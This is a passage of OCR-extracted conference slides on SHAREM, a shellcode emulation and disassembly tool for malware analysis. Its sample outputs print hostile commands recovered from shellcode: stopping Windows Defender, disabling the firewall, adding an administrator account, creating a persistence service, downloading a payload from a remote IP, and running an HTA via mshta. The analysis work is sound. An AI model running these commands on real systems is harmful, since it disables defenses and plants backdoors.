        BYTE * lpData: "C:\Users\AppSec\Downloads\my_sc_test_offset.exe"
        DWORD cbData: 0x32
        Return: LSTATUS ERROR_SUCCESS
```


Actual key, not hex

Actual key, not hex



SHAREM Registry Manager

- **SHAREM Registry Manager** (SRM) allows for values written to registry to be used and retrieved subsequently.
- All registry WinAPIs are managed by SRM—each is monitored for behaivors that are logged.
  - Most registry Windows syscalls are as well.
- SRM stores a list of **registry values** and **handles to key paths**.
- When an HKEY handle is used, SHAREM **logs the key and handle ID**.
- SHAREM simulates success – e.g. if a WinAPI tries to read a registry value not yet created.
  - Some dummy values are customizable via config.




Registry Actions

- During emulation, SHAREM logs **additions**, **modifications**, **deletions** to the **registry**.
- SHAREM discovers some known **MITRE techniques** using the registry.
  - E.g. **Persistence**, **credentials**, etc.
- SHAREM records registry **hierarchy information**.

```
*** Registry Actions ***
** Add **
\\RemoteComputer\HKEY_CLASSES_ROOT
HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKEY_LOCAL_MACHINE\Control Panel\Cursors

** Edit **
HKEY_USERS\Software
        OpenFirefox
        cmd \c C:\Program Files\Mozilla Firefox\firefox.exe

*** Registry Techniques ***
** Persistence **
HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

** Credentials **
\SECURITY\Policy\Secrets
```

```
*** Registry Actions ***
** Add **
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM

** Edit **
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM
        503ce331-9dd0-4dad-ac4d-1e790569bac3a
        https://sharem.com/login/# :: Clipboard

*** Registry Hierarchy ***
** HKEY_Current_User **
HKEY_CURRENT_USER\Software\Microsoft\Windows\DWM
```


Registry Syscalls

```
0x12000342 NtCreateKey(PHANDLE KeyHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, ULON
G TitleIndex, PUNICODE_STRING Class, ULONG CreateOptions, PUNLONG Disposition)
        PHANDLE KeyHandle: 0x16fffae8 -> \Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run
        ACCESS_MASK DesiredAccess: 0xf013f
        POBJECT_ATTRIBUTES ObjectAttributes:
                ULONG Length: 0x18
                HANDLE RootDirectory: 0x0
                PUNICODE_STRING ObjectName: \Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run
                ULONG Attributes: 0x40
                PVOID SecurityDescriptor: 0x0 -> 0x0
                PVOID SecurityQualityOfService: 0x0 -> 0x0
        ULONG TitleIndex: 0x0
        PUNICODE_STRING Class: 0x0
        ULONG CreateOptions: 0x0
        PUNLONG Disposition: 0x0 -> 0x0
        Return: NTSTATUS STATUS_SUCCESS
        EAX:  0x60 - (Windows 10, SP 2004)
```

Actual key, not pointer to hex

- Windows syscalls involving registry can be emulated.
  - **POBJECT_ATTRIBUTES** struct supported.


```
************** Artifacts **************
*** Paths ***
\\Registry\\Machine\\Software\\Microsoft\\Windows\\CurrentVersion\\Run

*** Registry Miscellaneous ***
Software\Microsoft\Windows\CurrentVersion\Run
Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

Emulation Artifacts

- SHAREM uses regular expressions to discover numerous **categories** and **subcategories** of artifacts.
  - All API parameters are subjected to **regular expressions**.
    - Categories include command line instructions, URLs, domains, registry, files, executables, DLLs, etc.


```
************** Artifacts **************
*** Command Line ***
cmd.exe /c net user administrator test /active:yes
cmd.exe /c netsh advfirewall firewall add rule name="FW" dir=in action=allow protocol=TCP localport=27015

*** Web ***
0.0.0.0:27015
```

Emulation Artifacts


```
************** Artifacts **************
*** Paths ***
c:\temp
c:\temp\ChromeUpdates.bat

*** Files ***
** Create **
ChromeUpdates.bat

** Misc **
ChromeUpdates.bat
cmd.exe
default.css
urlmon.dll

*** Command Line ***
cmd.exe /c sc stop WinDefend
cmd.exe /c md c:\temp\
cmd.exe /c net user TestUser Open24X7! /add && net localgroup administrators TestUser /add
cmd.exe /c netsh advfirewall set allprofiles state off
cmd.exe /c sc create ChromeUpdater binpath= c:\temp\ChromeUpdates.bat start= auto && sc start ChromeUpdater

*** Web ***
http://167.99.229.113/default.css
```

- Other artifacts are shown, such as commands, web artifacts, etc.



Downloading Live Files via Shellcode

- SHAREM can **download live samples** from the Internet.
  - Shellcode often downloads live files as part of operations.
  - If the shellcode attempts a download a file via **UrlDownloadToFileA/W**, that file is **actually downloaded** into the emulated process memory.
  - An **md5** hash is taken of the downloaded binary.
  - This feature can be **enabled** or **disabled** in the config.



Downloading Live Files via Shellcode

```
************** Artifacts **************
*** Correlations ***
somePayload.exe -> payload.exe

*** Paths ***
** Misc **
c:\Users\Public\Downloads
c:\Users\Public\Downloads\payload.exe

*** Files ***
** Create **
payload.exe

** Misc **
somePayload.exe : 05eeb73092f5f8e298d11002407aba69
kernel32.dll
urlmon.dll
advapi32.dll
payload.exe

*** Web ***
https://gist.githubusercontent.com/ShelbyVH/750b32dbd1f33960b5aecff4d32a3c7c/raw/3fb43d88c7564ec32f62fee17c2ab
5188b546333/somePayload.exe [200]
```

What the file was originally – and what the shellcode saved it as after downloading it

Paths used in downloading


File created

Md5 hash of downloaded file

Heap Manager

- SHAREM has a heap manager to allocate and keep track of memory allocations and handles.
  - In the below, a heap is created, given a handle to the address, 0x25000000.
  - The handle is then used for HeapAlloc.


```
0x120000eb HeapCreate(DWORD flOptions, SIZE_T dwInitialSize, SIZE_T dwMaximumSize)
        DWORD flOptions: HEAP_CREATE_ENABLE_EXECUTE
        SIZE_T dwInitialSize: 0x10
        SIZE_T dwMaximumSize: 0x2000
        Return: HANDLE 0x25000000

0x120000f7 HeapAlloc(HANDLE hHeap, DWORD dwFlags, SIZE_T dwBytes)
        HANDLE hHeap: 0x25000000
        DWORD dwFlags: HEAP_ZERO_MEMORY
        SIZE_T dwBytes: 0x3000
        Return: LPVOID 0x25001000
```


64-bit Shellcode

- Though uncommon, SHAREM can emulate 64-bit shellcode.
  - It retains all the features it has for 32-bit, such as enumerating APIs, etc.
    - **WSASocketA** and **setsockopt** are shown.

```
0xa0 xor rdx, rdx                       48 31 d2        H1.
0xa3 mov dx, 0x188                      66 ba 88 01     f...
0xa7 mov ebx, dword ptr [rdi + rdx]     8b 1c 17        ...
0xaa add rbx, r15                       4c 01 fb        L..
0xad push 6                             6a 06           j.
0xaf push 1                             6a 01           j.
0xb1 push 2                             6a 02           j.
0xb3 pop rcx                            59              Y
0xb4 pop rdx                            5a              Z
0xb5 pop r8                             41 58           AX
0xb7 xor r9, r9                         4d 31 c9        M1.
0xba mov qword ptr [rsp + 0x20], r9     4c 89 4c 24 20  L.L$
0xbf mov qword ptr [rsp + 0x28], r9     4c 89 4c 24 28  L.L$(
0xc4 call rbx                           ff d3           ..
     ;call to WSASocketA
      (AF_INET, SOCK_STREAM, IPPROTO_TCP,
       0x0, 0x0, 0x0)
0xc6 mov r13, rax                       49 89 c5        I..
0xc9 mov ebx, dword ptr [rdi + 0x50]    8b 5f 50        ._P
0xcc add rbx, r15                       4c 01 fb        L..
0xcf xor rdx, rdx                       48 31 d2        H1.
0xd2 mov rcx, r13                       4c 89 e9        L..
0xd5 mov dx, 0xffff                     66 ba ff ff     f...
0xd9 push 4                             6a 04           j.
0xdb pop r8                             41 58           AX
0xdd mov byte ptr [rsp], 1              c6 04 24 01     ..$.
0xe1 lea r9, [rsp]                      4c 8d 0c 24     L..$
0xe5 sub rsp, 0x58                      48 83 ec 58     H..X
0xe9 mov qword ptr [rsp + 0x20], r8     4c 89 44 24 20  L.D$
0xee call rbx                           ff d3           ..
     ;call to setsockopt
      (0x88880000, 0xffff, 0x4,
       0x16fffa40, 0x0)
```





SHAREM's Disassembler




Disassembly

- Using IDA Pro, Ghidra, etc., I noticed that often there would be **very significant portions** of the disassembly that were wrong.
  - **Root cause**? **Misclassifying** data as instructions, starting disassembly at **incorrect offsets**.
    - Some data misclassified can have a cascading effect, causing subsequent instructions to be disassembled at incorrect offsets.
  - Even **simple strings** would be **misclassified as instructions**!




SHAREM's Disassembly Analysis Engine

- SHAREM's **Disassembly Analysis Engine** (DAE) uses custom analysis phases to classify each byte as **instructions or data**.
  - In x86, data and instructions can be **freely intermixed**.
  - Data can exist at unusual locations in shellcode.
- SHAREM utilizes **multiple analysis phases** to try to achieve more accurate disassembly of shellcode.
- If we can **accurately distinguish** between **instructions and data**, we get **superior disassembly**.
- SHAREM maintains complex metadata about each byte.




Disassembly

- SHAREM deals **exclusively with shellcode**—hence, its approach is more **empirical** and based on **experimentation**.
- Numerous modern Windows shellcode samples were **closely scrutinized** and used as guides.
  - Flaws in disassembly could be analyzed—their **root causes discovered** and then **remediated**.
    - Once the root cause was found, all **future flaws** would, thus, be **eradicated**.
- End result? The disassembly generated was **vastly improved**, up to **95% accurate** – still not perfect!



SHAREM Disassembly Analysis Phases

- Several disassembly analysis phases were developed. Some of the highlights of this include:
  - **Finding repeating data bytes**
  - **Checking for valid jump destinations**
    - Is it possible for the indicated destination to exist?
  - **Locating hidden calls and jumps**
    - Searching for all short jumps or calls—if found, check to see if potential branching destination is plausible.
  - **Finding Strings**
    - Unicode and ASCII strings are searched for.




Identifying Functions in Disassembly

- SHAREM is able to **identify WinAPIs** and **parameters** used in disassembly.
  - This data is obtained **via emulation** and integrated into the disassembly.
  - More than **12,000 WinAPIs** can be identified in this fashion.
  - Rather than just **call eax**, we see **the actual function**.

```
0xb2 push dword ptr [edx + 0x20b]
0xb8 pop eax
0xb9 call eax
     ;call to Sleep
      (0x1000)
0xbb pop eax
0xbc pop edx
0xbd pop ebp
0xbe push ebp
0xbf push edx
0xc0 push eax
0xc1 xor eax, eax
0xc3 lea esi, [edx + 0x35c]
0xc9 lea edi, [edx + 0x37e]
0xcf push eax
0xd0 push eax
0xd1 push edi
0xd2 push esi
0xd3 push eax
0xd4 push dword ptr [edx + 0x21b]
0xda pop eax
0xdb call eax
     ;call to URLDownloadToFileA
      (0x0, http://167.99.229.113/default.css,
       c:\temp\ChromeUpdates.bat, 0x0, 0x0)
```


API identified

API identified



Disassembly Annotations

- One of SHAREM's extraordinary features is its unrivalled shellcode disassembly annotations.
  - **GetPC** instructions, e.g. ***Call xxx / Pop xxx***, ***Fstenv***
    - Self-locate in memory
  - **Push xxx / Ret's**
    - This is a way for shellcode to discretely move itself in memory by modifying control flow in a less obvious fashion.
  - **Heaven's Gate**
    - Switching code from 32-bit to 64-bit.
    - This is a way to obscure what is happening.
- SHAREM not only detects but labels all the above.




Disassembly Annotations

- PEB identification
  - All features of the PEB identified
    - Loading the TIB at FS:0x30, GS:0x60
    - The PEB_LDR_DATA LoaderData
    - The LIST_ENTRY for the doubly linked module list used,
    - Advancing DLL flink

```
0x5 mov eax, dword ptr fs:[ecx + 0x30]      64 8b 41 30        d.A0
    ; load TIB
0x9 mov eax, dword ptr [eax + 0xc]          8b 40 0c           .@.
    ; load PEB_LDR_DATA LoaderData
0xc mov esi, dword ptr [eax + 0x14]         8b 70 14           .p.
    ; LIST_ENTRY InMemoryOrderModuleList
0xf lodsd eax, dword ptr [esi]              ad                 .
    ; advancing DLL flink
```


PEB walking features



Disassembly Annotations

- API Tables
  - Shellcode uses API table to store pointers to functions.
    - The shellcode will store the API's runtime address at each.
  - SHAREM analyzes memory after emulation, labelling pointers to the function in the disassembly.
  - This is more meaningful – the data is not misclassified as instructions, causing incorrect disassembly.

```
0x1c8 CreateProcessA - API pointer          26 c4 25 14          &.%.
0x1cc DeleteFileA - API pointer        e0 07 26 14          ..&.
0x1d0 ExitProcess - API pointer        ac 2d 26 14          .-&.
0x1d4 LoadLibraryA - API pointer            73 fd 25 14          s.%.
0x1d8 Sleep - API pointer              b3 c4 25 14          ..%.
0x1dc VirtualAlloc - API pointer            0a cc 25 14          ..%.
```

IDA Pro vs. SHAREM

- The same shellcode is seen in both disassemblers.

```
seg000:00000079                 push    esi
seg000:0000007A                 push    dword ptr [edx+15Ah]
seg000:00000080                 pop     eax
seg000:00000081                 call    eax
seg000:00000083                 xor     eax, eax
seg000:00000085                 add     eax, 6
seg000:00000088                 push    eax
seg000:00000089                 xor     eax, eax
seg000:0000008B                 add     eax, 3
seg000:0000008E                 push    eax
seg000:0000008F                 dec     eax
seg000:00000090                 push    eax
seg000:00000091                 call    ebp
seg000:00000093                 pop     eax
seg000:00000094                 push    1B1h
seg000:00000099                 push    eax
seg000:0000009A                 call    ebx
seg000:0000009C                 push    1DCh
seg000:000000A1                 call    edi
seg000:000000A3
seg000:000000A3 ; =============== S U B R O U T I N E =============
seg000:000000A3
seg000:000000A3
seg000:000000A3 sub_A3          proc near               ; CODE XREF:
seg000:000000A3                 cld
seg000:000000A4                 xor     edi, edi
seg000:000000A6                 mov     edi, dword ptr fs:loc_2D+3
seg000:000000AD                 mov     edi, [edi+0Ch]
seg000:000000B0                 mov     edi, [edi+14h]
```

API Not Identified

IDA cannot determine APIs.

PEB Not Identified

```
0x79 push esi                                   56                   V
0x7a push dword ptr [edx + 0x15a]               ff b2 5a 01 00 00    ..Z...
0x80 pop eax                                    58                   X
0x81 call eax                                   ff d0                ..
    ;call to WinExec
      (netsh advfirewall set allprofiles state off, SW_HIDE)
0x83 xor eax, eax                               31 c0                1.
0x85 add eax, 6                                 83 c0 06             ...
0x88 push eax                                   50                   P
0x89 xor eax, eax                               31 c0                1.
0x8b add eax, 3                                 83 c0 03             ...
0x8e push eax                                   50                   P
0x8f dec eax                                    48                   H
0x90 push eax                                   50                   P
0x91 call ebp                                   ff d5                ..
    ;call to WSASocketA
      (AF_INET, SOCK_RAW, IPPROTO_TCP,
       0x0, 0x0, 0x0)
0x93 pop eax                                    58                   X
0x94 push 0x1b1                                 68 b1 01 00 00       h....
0x99 push eax                                   50                   P
0x9a call ebx                                   ff d3                ..
    ;call to WSAConnect
      (0x0, 0x1b1, 0x0, 0x0,
       0x0, 0x0, 0x0)
0x9c push 0x1dc                                                      ..
0xa1 call edi
    ;call to WSAStartup
      (0x1dc, 0x0)
         label_0xa3:
0xa3 cld                                        fc                   .
0xa4 xor edi, edi                               31 ff                1.
0xa6 mov edi, dword ptr fs:[0x30]               64 8b 3d 30 00 00 00 d.=0...
    ; load TIB
0xad mov edi, dword ptr [edi + 0xc]
    ; load PEB_LDR_DATA LoaderData
0xb0 mov edi, dword ptr [edi + 0x14]            8b 7f 14             ...
    ; LIST_ENTRY InMemoryOrderModuleList
```

API Identified

SHAREM determines much invaluable data about shellcode.


PEB features identified

Disassembly: Strings

- SHAREM has its own algorithms to discover strings.
  - **ASCII**
    - These bytes are classified as data – a comment denotes the value
  - **Unicode**
    - These bytes are classified as data – a comment denotes the value
  - **Push Stack Strings**
    - Stack strings that formed by a series of pushes.
    - These are instructions—a comment follows at the end.


```
0x5b xor ecx, ecx                              31 c9              1.
0x5d push ecx                                  51                 Q
0x5e push 0x41797261                           68 61 72 79 41     haryA
0x63 push 0x7262694c                           68 4c 69 62 72     hLibr
0x68 push 0x64616f4c                           68 4c 6f 61 64     hLoad
0x6d push esp                                  54                 T
0x6e push ebx                                  53                 S
             ; LoadLibraryA - Stack string
0x6f call edx                                  ff d2              ..
     ;call to GetProcAddress
      (0x1424b3b4, LoadLibraryA)
```

Push stack string identified




Using Emulation Data to Enhance Disassembly

- SHAREM is able to **merge emulation data** with the disassembler to achieve **potentially flawless disassembly**.
  - This can be used to override what the disassembly engine may have found via static analysis.
- If instructions were successfully emulated, we definitively know where each emulated instruction **begins** and **ends**.
  - We know that it was, in fact, an **instruction** and not **data**.
- SHAREM can track data by logging locations for **memory reads** and **writes**.
  - If not used as instructions, these bytes are classified as **data**.
- SHAREM can identify **dword arrays** – i.e. placeholders that later store runtime addresses of functions.
  - The corresponding function name is provided.



Pairing Emulation Data with DAE

- With self-modifying code, bytes can be **both data and instructions**.
  - SHAREM accounts for this by using **fuzzy hashing** – if it is self-modifying code, then it only counts a byte as data if accessed **more than once**.



Distinguishing between Data and Instructions

```
0x1e4 call eax                                   ff d0          ..
    ;call to VirtualAlloc
      (0x0, 0x1000, MEM_COMMIT,
       PAGE_EXECUTE_READWRITE)
0x1e6 ret                                        c3             .

0x1e7 dd c78a3146                                c7 8a 31 46    ..1F
0x1eb dd 192b9095                                19 2b 90 95    .+..
0x1ef dd 2680acc8                                26 80 ac c8    &...
0x1f3 dd f572993d                                f5 72 99 3d    .r.=
0x1f7 dd fe6a7a69                                fe 6a 7a 69    .jzi
0x1fb dd ffff0000                                ff ff 00 00    ....
0x1ff CreateProcessA - API pointer                  00 00 00 00    ....
0x203 ExitProcess - API pointer                                  ....
0x207 LoadLibraryA - API pointer                    00 00 00    ....
0x20b Sleep - API pointer                     03 00 00 00       ....
0x20f VirtualAlloc - API pointer                    04 00 00 00    ....
0x213 dd 99235dd9                                99 23 5d d9    .#].
0x217 dd ffff0000                                ff ff 00 00    ....
0x21b URLDownloadToFileA - API pointer              05 00 00 00    ....
0x21f urlmon.dll ; string                          75 72 6c 6d 6f 6e 2e 64 ... urlmon.dll.
```


Instructions

Checksums

Data


API Pointers

String




Disassembly of Encoded Shellcode

- Typically, looking at encoded shellcode in a IDA/Ghidra is **not fruitful**.
  - You see a **decoder stub** and then **encoded bytes**.
    - The encoded bytes are misinterpreted as incorrect instructions or are presented as a **series of bytes**.
- With SHAREM, we instead present the **disassembly of the decoded instructions**.
  - The decoder stub remains the same – the encoded bytes, however, are presented in their **original form**.



Integrating Emulation Data


- SHAREM uses emulation data to obtain the decoded form of the shellcode.
  - Intermediate stages of the shellcode are saved and merged.
    - **Starting form** – the initial encoded form
    - **Executed form** – After each instruction is executed, its **starting location**, the **size of the instruction**, and the **bytes that constitute the instruction** are saved.
    - **Final form** – After emulation SHAREM, takes a snapshot of the final form of each byte.



Merging Intermediate Stages of the Shellcode

- SHAREM doesn't just grab the final form of the shellcode. It has a a novel algorithm for merging.

- The **executed form** is prioritized first.
  - If the shellcode reencodes itself after execution, this allows its "original" form still to be preserved.
- The **final form** is prioritized second.
  - This allows us to see the original form of data – which is not executed, as they are not instructions.
  - Could be identical to the executed form.
- The **starting form** is prioritized last.
  - This allows us to retain the original decoder stub.




Decoded Shellcode

- The shellcode shown here is actually encoded.
  - It was **decoded via emulation**.
- SHAREM displays its decoded form automatically in the disassembler.
  - **URLDownloadToFileA**, **WinExec**, and **ExitProcess** are shown with parameters.
  - **PEB** features are given as comments.

```
0x92 call dword ptr [edx + 0x159]          ff 92 59 01 00 00      ..Y...
    ;call to URLDownloadToFileA
      (0x0, http://127.0.0.1:9999/evil.hta,
       C:\Users\Public\evil.hta, 0x0, 0x0)
0x98 pop edx                               5a
0x99 pop ebp                               5d
0x9a push ebp                              55
0x9b push edx                              52                     R
0x9c lea esi, [edx + 0x195]                8d b2 95 01 00 00      ......
0xa2 xor eax, eax                          31 c0                  1.
0xa4 push eax                              50                     P
0xa5 push esi                              56                     V
0xa6 call dword ptr [edx + 0x14d]          ff 92 4d 01 00 00      ..M...
    ;call to WinExec
      (mshta file://C:\Users\Public\evil.hta, SW_HIDE)
0xac pop edx                               5a                     Z
0xad pop ebp                               5d                     ]
0xae push ebp                              55                     U
0xaf push edx                              52                     R
0xb0 xor eax, eax                          31 c0                  1.
0xb2 push eax                              50                     P
0xb3 call dword ptr [edx + 0x145]          ff 92 45 01 00 00      ..E...
    ;call to ExitProcess
      (ERROR_SUCCESS)
         label_0xb9:
0xb9 cld                                   fc                     .
0xba xor edi, edi                          31 ff                  1.
0xbc mov edi, dword ptr fs:[0x30]          64 8b 3d 30 00 00 00   d.=0...
    ; load TIB
0xc3 mov edi, dword ptr [edi + 0xc]        8b 7f 0c               ...
    ; load PEB_LDR_DATA LoaderData
0xc6 mov edi, dword ptr [edi + 0x14]       8b 7f 14               ...
    ; LIST_ENTRY InMemoryOrderModuleList
```

Emulation let's us reveal its decrypted form.




TIMELESS DEBUGGING

- SHAREM's timeless debugging captures **all instructions executed and the CPU state before and after**.
- Potentially **millions of instructions** could be logged.
  - The limit can be set in config or UI.
- Saves to **emulationLog.txt file**, allowing for the user to easily search through the results.
  - **Visual Code** works well for very large files.

```
Sharem>Emulator> h

                    SHAREM
                   Emulator

z -  Initiate emulation.
s -  Select syscall versions.
m -  Maximum instructions to emulate.    [900000]
v -  Verbose mode (Timeless Debugging).  [x]
      Log all Assembly executed to emulationLog.txt
c -  Complete code coverage.             [x]
a -  CPU Architecture                    [32]
b -  Break out of infinite loops.        [x]
n -  Number of iterations before break.  [5000]
p -  Emulation verbose print style.      [x]
e -  Change entry point offset.          [0x0]
w -  Multiline print style of artifacts. [x]
h -  Show this menu.
x -  Exit.
```

Timeless Debugging



Timeless Debugging Emulation Log

- Process memory address, instructions executed, and CPU state are given in the emulation log, a simple text file.

```
195113      >>> EAX: 0xd47c155a EBX: 0x1430cc90 ECX: 0x249 EDX: 0x68807354 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe4
195114  0x12000100  xchg eax, edx
195115
195116      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0xd47c155a ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b    ESP: 0x16ffefe4
195117  0x12000101  pop edx
195118
195119      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x1431            : 0x1424b3b4 ESP: 0x16ffefe8
195120  0x12000102  cmp eax, esi
195121
195122      >>> EAX: 0x68807354 EBX  0x1430cc90 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026     : 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195123  0x12000104  je 0x12000112
195124
195125      >>> EAX: 0x68807354 EBX: 0x1430cc90 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195126  0x12000106  add ebx, 4
195127
195128      >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x249 EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195129  0x12000109  inc ecx
195130
195131      >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x24a EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
195132  0x1200010a  cmp dword ptr [edx + 0x18], ecx
195133
195134      >>> EAX: 0x68807354 EBX: 0x1430cc94 ECX: 0x24a EDX: 0x1430adf4 ESI: 0xc8ac8026 EDI: 0x143112cc EBP: 0x1424b3b4 ESP: 0x16ffefe8
```


Registers – before and after

Instruction executed

Integrating SHAREM with Web Services

- SHAREM is designed to be both a standalone tool, but can be **integrated and deployed on web services**.

- SHAREM has a config option to run without input.
  - **startup_enabled** should be set to **True**
  - All data is automatically output in all formats, including .txt and JSON.
    - The JSON can be imported and used be web services.
  - SHAREM can be customized via **config file** with desired settings.



Integrating SHAREM with Web Services

- SHAREM has been successfully integrated into **SubParse.**
  - SubParse is a framework by **Aaron Baker**, et al., presented at Black Hat Arsenal 2022, to parse many types of files and discover correlations
  - Thus, SHAREM can serve as a **parser for shellcode**.


API Name: EncryptFileA **DLL Name:** kernel32.dll

Return Value: 0x20 **Address:** 0x1200007d

SHAREM used as a shellcode parser on a web service


EncryptFileA :: lpFileName

Type	Value
LPCSTR	C:\result.txt




Reporting

- SHAREM aggregates and reports on numerous features related to shellcode in an **extreme amount of detail**.
  - For each shellcode feature, such as PEB walking, Call/Pop (GetPC), Fstenv (GetPC), Heaven's gate, etc., several **unique data points are provided**.
  - APIs and syscalls found are enumerated with relevant data.
  - Determination on **if binary sample is shellcode**.
    - SHAREM has highly complex evaluation criteria.
  - Hashes
  - Determination if shellcode is self-modifying code
  - And much more!
    - SHAREM delights in minutia. No detail is too small to report on.
- PE file – SHAREM also **analyzes PE files**
  - Reports on numerous, traditional PE file features.



SHAREM Outputs

- Prints to screen
- Text format output
- JSON output
- For each shellcode, a C tester is generated.
  - This can be compiled, allowing it to be easily debugged.



Thank You!

- Download and try out SHAREM!
  - https://github.com/Bw3ll/sharem

This research and some co-authors have been supported by **NSA Grant H98230-20-1-0326**.